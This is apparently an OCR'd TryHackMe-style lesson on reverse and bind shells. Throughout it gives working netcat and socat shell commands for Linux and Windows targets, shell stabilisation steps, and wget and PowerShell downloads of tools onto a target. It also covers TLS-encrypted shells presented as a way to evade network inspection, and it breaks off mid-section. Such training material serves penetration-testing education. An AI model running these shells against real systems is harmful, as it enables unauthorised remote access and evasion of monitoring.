
Shells & Listeners Fundamentals

Reverse vs Bind Shells




Reverse Shell Example (Linux)

Start a basic listener on your attacking machine:
nc -lvnp 4444

Then execute a connection command on the target that calls back to your listener:

nc 10.130.74.180 4444 -e /bin/bash



Bind Shell Example (Linux)


In a bind shell, the target creates a listener attached to a shell, and you connect to it from your attacking machine. This reverses the connection direction but may be blocked by firewalls that restrict inbound access.

On the target machine, create a listener that offers shell access:

nc -lvnp 8080 -e /bin/bash

From your attacking machine, connect to the target's listener:

nc 10.130.169.253 8080



Why Direction Matters
The choice between reverse and bind shells depends on the network security configuration:

Reverse shells work best when:

- The target can make outbound connections (most common scenario)
- Firewalls block inbound connections to the target
- The target is behind NAT (Network Address Translation) without port forwarding
- You want to control the listening port on your own machine

Bind shells work best when:

- Outbound connections from the target are heavily restricted
- You cannot accept inbound connections on your machine
- The target has accessible ports (through firewall rules or port forwarding)
- You need multiple people to access the same shell

Reverse shells are used far more frequently because most networks allow outbound traffic but restrict inbound access. However, understanding both approaches gives you options when one method is blocked.

Tools for Remote Shells

Netcat

Netcat (nc) is the Swiss Army knife of networking tools and your first choice for quick shell connections.

Netcat's main strengths are its simplicity and ubiquity; it's lightweight, fast to set up, and available on virtually every Linux system.

Netcat is your go-to for proving a shell works and grabbing quick access during initial recon. Need to test connectivity, move a file, or get a basic foothold before upgrading? Netcat does the job.

rlwrap

Rlwrap (readline wrapper) solves one of netcat's biggest annoyances: the lack of command history and line editing features. Rlwrap wraps around Netcat to add these missing readline features.

You prefix your netcat listener command with rlwrap, and the shell immediately gains command history, arrow key navigation, and basic line editing. For longer sessions where you're running dozens of commands, the difference is night and day.

Socat

Socat (SOcket CAT) does everything netcat does, plus a lot more. Where netcat just passes raw bytes between two endpoints, socat can manipulate the data flow, allocate terminals, and encrypt connections.

The feature you'll care about most is PTY (pseudo-terminal) allocation. A PTY makes your shell behave like a real terminal session, with proper signal handling, job control, and support for interactive programs like text editors.

The main drawback is that socat isn't always pre-installed on target systems, unlike netcat. However, static binaries can often be transferred during your initial access phase.

Msfvenom & Metasploit multi/handler

Msfvenom and Metasploit's multi/handler provide enterprise-grade capabilities for payload generation and handling. Msfvenom generates payloads in various formats (executables, scripts, shellcode) for different platforms, while multi/handler provides a sophisticated listener that understands advanced payload protocols.

This combination excels when you need cross-platform compatibility, staged payloads, or advanced post-exploitation features like Meterpreter. Staged payloads are particularly useful in environments with size restrictions; they download and execute the full payload after establishing an initial connection. Meterpreter provides an advanced shell environment with built-in modules for privilege escalation, lateral movement, and data exfiltration.

How These Tools Complement Each Other

These tools form a progression from simple to sophisticated, each building on the capabilities of the previous:

- Netcat provides the foundation for quick, universal shell connectivity that works everywhere. Use it to prove that shell access is possible and for rapid initial access scenarios.
- Rlwrap improves the netcat experience by adding essential usability features. Wrap your netcat listeners with rlwrap whenever you expect to use the shell for more than basic command execution.
- Socat delivers professional-grade shell stability and security. Upgrade to socat when you need reliable long-term access, interactive program support, or encrypted communications.
- Msfvenom and multi/handler provide enterprise capabilities for complex scenarios. Choose this combination when you need cross-platform payloads, advanced evasion, or post-exploitation frameworks.

Working with Netcat


Starting a Listener

Run netcat in listen mode on your attacking machine to catch a reverse shell. The key options are:

l: Listen for an inbound connection (server mode)
v: Verbose output (display connection information)
n: Skip DNS lookups (numeric IPs only)
p: Specify the port to listen on

Choosing a port above 1024 (such as 4444 or 8080) avoids the need for root privileges. Ports 80, 443 or 53 may be permitted through firewalls, but sudo is required to bind them.

sudo nc -lvnp 4444



Establishing a Reverse Shell

On the target, instruct netcat to connect to your listener and execute a shell. With netcat variants that support -e, this is straightforward:

nc 10.130.74.180 4444 -e /bin/bash

On the target, instruct netcat to connect to your listener and execute a shell. With netcat variants that support `-e`, this is straightforward:

Target Reverse Shell

```
target@victim:~$ nc 10.130.74.180 4444 -e /bin/bash
```

Once connected, your listener will display something like:

Reverse Shell Output

```
connect to [10.130.74.180] from (UNKNOWN) [TARGET_IP] 52134
whoami
www-data
hostname
victim-box
pwd
/var/www/html
```

If `-e` is disabled (common on OpenBSD netcat), you can still achieve command execution using named pipes or other techniques discussed later in the room. For now, focus on understanding the listener and connection workflow.

Connecting to a Bind Shell

A bind shell reverses the scenario: the target listens for incoming connections and executes a shell, while you connect to it. This is useful when outbound connections are blocked. On the target:

nc -lvnp 8080 -e /bin/bash

Then, on your machine, connect to the target's listener:

nc 10.130.169.253 8080

A bind shell reverses the scenario: the target listens for incoming connections and executes a shell, while you connect to it. This is useful when outbound connections are blocked. On the target:

Target Bind Shell

```
target@victim:~$ nc -lvnp 8080 -e /bin/bash
listening on [any] 8080 ...
```

Then, on your machine, connect to the target's listener:

Connecting to Bind Shell

```
attacker@tryhackme:~$ nc 10.130.169.253 8080
whoami
shell-user
id
uid=1000(shell-user) gid=1000(shell-user) groups=1000(shell-user)
```

Netcat prints the remote host's output directly in your terminal. Remember that bind shells may be blocked by firewalls on the target side; reverse shells are often more successful because outbound traffic is less restricted.

Netcat vs Ncat

You may encounter ncat (part of the Nmap project) alongside traditional nc. While they serve similar purposes, ncat offers additional security and features:

- Traditional nc (netcat): Simple, lightweight, widely available. Basic network reading/writing with minimal features.
- ncat: Modern reimplementation with SSL/TLS encryption, proxy support, connection brokering, and better IPv6 handling.

Both work similarly for basic shell operations. Use ncat --help to check its extended capabilities, particularly for encrypted connections, which will be covered later in this room.

Other Useful Flags
Netcat has many other options. Here are a few you may encounter:

u: Use UDP instead of TCP (rare for shells due to unreliability)
w: Set a connection timeout
q: After EOF on stdin, wait seconds before closing

Consult the man page (man nc) or run nc -h to see which flags your version supports.

Working with Socat

Basic Reverse Shells with socat


Socat uses a syntax different from netcat's, but the concept remains the same. Instead of simple flags, socat uses "address specifications" that describe endpoints and their properties. The basic format is socat [options] address1 address2, where data flows between the two addresses.

Start a listener on your attack box using the TCP-L (TCP Listen) address type. The dash (-) represents standard input/output, meaning socat will display incoming data on your terminal:

socat TCP-L:443 -


On the target, connect back using TCP:host:port to specify the destination and EXEC: to execute a program when the connection is established. The bash -li creates a login interactive shell that provides a more complete environment than a basic shell:

socat TCP:10.130.74.180:443 EXEC:"bash -li"



Windows Reverse Shells

socat TCP:10.130.74.180:443 EXEC:powershell.exe,pipes




Basic Bind Shells with socat

On the target, use TCP-L to listen and EXEC to spawn a shell when someone connects:

socat TCP-L:8088 EXEC:"bash -li"

From your attack box, you can connect to the target's listener. The TCP:host:port address connects to the remote service, while the dash forwards the connection to your terminal:

socat TCP:10.130.169.253:8088 -



Windows Bind Shells

For Windows targets, specify the appropriate shell executable and include the pipes option for proper I/O handling:

socat TCP-L:8088 EXEC:cmd.exe,pipes

Shell Stabilisation

Spawning a TTY with Python

Many Linux systems have Python installed by default. The `pty` (pseudo-terminal) module can create an interactive shell resembling a real terminal session. A TTY provides proper input/output handling and enables features like job control.

Many Linux systems have Python installed by default. The `pty` (pseudo-terminal) module can create an interactive shell resembling a real terminal session. A TTY provides proper input/output handling and enables features like job control.

Before starting, note your local terminal dimensions — you'll need them once you're inside the stabilised shell. Run `stty size` on your attacker machine and keep the values handy:

Checking Terminal Size

```
attacker@tryhackme:~$ stty size
50 220
```

Create a Netcat reverse shell on the target. Start a listener on your attacker machine:

Netcat Listener

```
attacker@tryhackme:~$ nc -lvnp 4444
listening on [any] 4444 ...
```

Then trigger the reverse shell from the target:

Target Reverse Shell

```
target@victim:~$ nc CONNECTION_IP 4444 -e /bin/bash
```

Once you have your basic netcat shell, upgrade it by importing Python's pty module and spawning a bash process:

Python TTY Spawn

```
attacker@tryhackme:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
target@victim:~$
```

The `pty.spawn()` function creates a pseudo-terminal and executes the specified program (`/bin/bash`) within it. This immediately gives you a more interactive shell where programs behave normally.

Next, set the terminal type environment variable so that programs can format their output correctly. The `xterm` terminal type is widely supported and provides good compatibility:

Setting Terminal Type

```
target@victim:~$ export TERM=xterm
```

To complete the stabilisation, you need to configure your local terminal. You can suspend the shell with Ctrl+Z, then run `stty raw -echo` on your attacker's machine. The `raw` option disables input processing (sends all keystrokes directly), while `-echo` prevents your machine from displaying what you type (avoiding duplicate characters). Resume the shell with `fg` :

Shell Stabilisation

```
^Z
[1]+  Stopped                 nc -lvnp 4444
attacker@tryhackme:~$ stty raw -echo
attacker@tryhackme:~$ fg
```

Back in the target shell, apply the dimensions you noted earlier. Substitute the row and column values from your `stty size` output:

Set Terminal Size

```
target@victim:~$ stty rows 50 cols 220
```

When you exit the target shell, your local terminal stays in raw mode from the earlier `stty raw -echo` . Run `stty sane` to restore normal behaviour. If the connection drops unexpectedly while raw mode is active, type `reset` and press Enter, even if nothing appears as you type.

Wrapping your Listener with rlwrap

While Python's pty gives you a functional TTY, you still lack command history and tab completion. `rlwrap` (readline wrapper) adds GNU readline functionality to any program, providing these missing features.

Install rlwrap if it's unavailable (`sudo apt install rlwrap`), then wrap your netcat listener. The `rlwrap` command intercepts input/output and adds readline features before passing data to netcat:

Rlwrap Listener

```
attacker@tryhackme:~$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
```

When the reverse shell connects, follow the same Python stabilisation steps: spawn a TTY with `pty.spawn("/bin/bash")` , export `TERM=xterm` , and configure your local terminal with `stty raw -echo` . The difference is that rlwrap now provides command history (up/down arrows) and basic tab completion, making the shell much more usable for extended sessions.

Upgrading to a Fully Interactive Shell with Socat

For the most stable shell experience, socat can allocate a proper pseudo-terminal with complete signal handling and job control. If socat isn't installed on the target, you can transfer it through your existing shell connection.

First, serve the socat binary from your attacker machine. Python's built-in HTTP server makes file transfers simple. The `-m http.server` module creates a web server serving files from your current directory:

Python HTTP Server

```
attacker@tryhackme:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Download socat to the target through your existing shell. On Linux systems, `wget` fetches files over HTTP. The `-O` option specifies the output filename, and `chmod +x` makes the binary executable:

Downloading Socat

```
target@victim:~$ wget http://CONNECTION_IP/socat -O /tmp/socat
target@victim:~$ chmod +x /tmp/socat
```

Windows File Transfer

On Windows targets, use PowerShell's `Invoke-WebRequest` cmdlet to download files. The `-Uri` parameter specifies the source URL, while `-OutFile` sets the destination path:

PowerShell File Transfer

```
PS> Invoke-WebRequest -Uri http://CONNECTION_IP/socat.exe -OutFile C:\Windows\Temp\socat.exe
```

Establishing the Socat TTY Shell

Once socat is available, create a fully interactive shell. Start a listener that connects to your attacker's machine. The `FILE:`tty`` address type connects to your terminal, `raw` mode passes all input directly, and `echo=0` disables local echo:

Socat TTY Listener

```
attacker@tryhackme:~$ socat TCP-L:5555 FILE:`tty`,raw,echo=0
```

On the target, connect back with full TTY options. The `EXEC:"bash -li"` spawns a login interactive shell, while the additional options create a proper terminal environment:

Socat TTY Connection

```
target@victim:~$ /tmp/socat TCP:CONNECTION_IP:5555 \
EXEC:"bash -li",pty,stderr,sigint,setsid,sane
```

This socat command creates the most stable shell possible:

- `pty` : Allocates a pseudo-terminal for proper program interaction

- `stderr`: Forwards error output so you see all program messages
- `sigint`: Enables Ctrl+C signal handling for process interruption
- `setsid`: Creates a new session for proper job control
- `sane`: Applies standard terminal settings for consistent behaviour

At this point, the shell is as good as a direct SSH login. You can run `vim`, background processes with Ctrl+Z, and use tab completion normally.

Encrypted Shells

Why Encrypt Shell Traffic?

Encryption serves multiple purposes in post-exploitation scenarios. Network defenders often monitor for suspicious plaintext protocols on unusual ports. A netcat connection to port 4444 raises immediate red flags. However, SSL traffic on ports 443 (HTTPS) or 8443 appears normal and blends in with legitimate web traffic.

Encrypted shells prevent content inspection, bypassing these security controls.

Certificate Generation and Management

SSL/TLS encryption requires certificates to establish secure connections. For shell purposes, you can create self-signed certificates that provide encryption without a certificate authority. The target system will accept these certificates when verification is disabled.

Generate a certificate and private key using OpenSSL. The req command creates a certificate signing request, --newkey rsa:2048 generates a 2048-bit RSA key pair, -nodes creates an unencrypted private key (no passphrase), and -x509 outputs a self-signed certificate instead of a request:

Certificate Generation

```
attacker@tryhackme:~$ openssl req -newkey rsa:2048 -nodes \
-keyout shell.key -x509 -days 365 -out shell.crt
Generating a RSA private key
.......+++++
.............................+++++
writing new private key to 'shell.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
[...certificate details prompts...]
```

The `-days 365` option sets the certificate validity period to one year. For the certificate prompts, you can enter any values or press Enter to use defaults, the content doesn't matter for shell encryption purposes.

Combine the certificate and private key into a single PEM file that socat can use. The PEM format contains both components in one file for easier management:

Creating PEM File

```
attacker@tryhackme:~$ cat shell.key shell.crt > shell.pem
attacker@tryhackme:~$ ls -la shell.*
-rw-r--r-- 1 attacker attacker 1350 Dec 15 10:30 shell.crt
-rw------- 1 attacker attacker 1708 Dec 15 10:30 shell.key
-rw-r--r-- 1 attacker attacker 3058 Dec 15 10:30 shell.pem
```

Encrypted Reverse Shells

Encrypted reverse shells use socat's OpenSSL support to wrap connections in TLS. Start an SSL-enabled listener using the `OPENSSL-LISTEN` address type. The `cert=shell.pem` option specifies your certificate file, while `verify=0` turns off client certificate verification:

Encrypted Listener

```
attacker@tryhackme:~$ socat OPENSSL-LISTEN:443,cert=shell.pem,verify=0 -
listening on 0.0.0.0:443
```

On the target, connect back using the `OPENSSL` address type to establish an encrypted connection. The `verify=0` option tells socat to accept self-signed certificates without validation:

Encrypted Reverse Shell

```
target@victim:~$ socat OPENSSL:10.130.100.49:443,verify=0 EXEC:/bin/bash
```

The connection now appears as SSL traffic to network monitoring tools. All shell commands, responses, and file transfers are encrypted in transit, preventing security systems from inspecting their content.

Windows Encrypted Reverse Shells

Windows targets require different shell executables but use the same SSL syntax. Use `cmd.exe` or `powershell.exe` with the `pipes` option for proper I/O handling:

Windows Encrypted Reverse Shell

```
C:\> socat OPENSSL:10.130.100.49:443,verify=0 EXEC:powershell.exe,pipes
```

Encrypted Bind Shells

Encrypted bind shells reverse the connection direction while maintaining SSL encryption. The target listens with SSL enabled, and you connect from your attack machine. This approach works when outbound SSL is blocked, but inbound HTTPS connections are permitted.

Create an SSL listener on the target that spawns a shell when connections arrive. You'll need to transfer your certificate file to the target first. Serve it from your attacker machine using Python's HTTP server:

Hosting Certificate

```
attacker@tryhackme:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Then download the certificate on the target:

Downloading Certificate

```
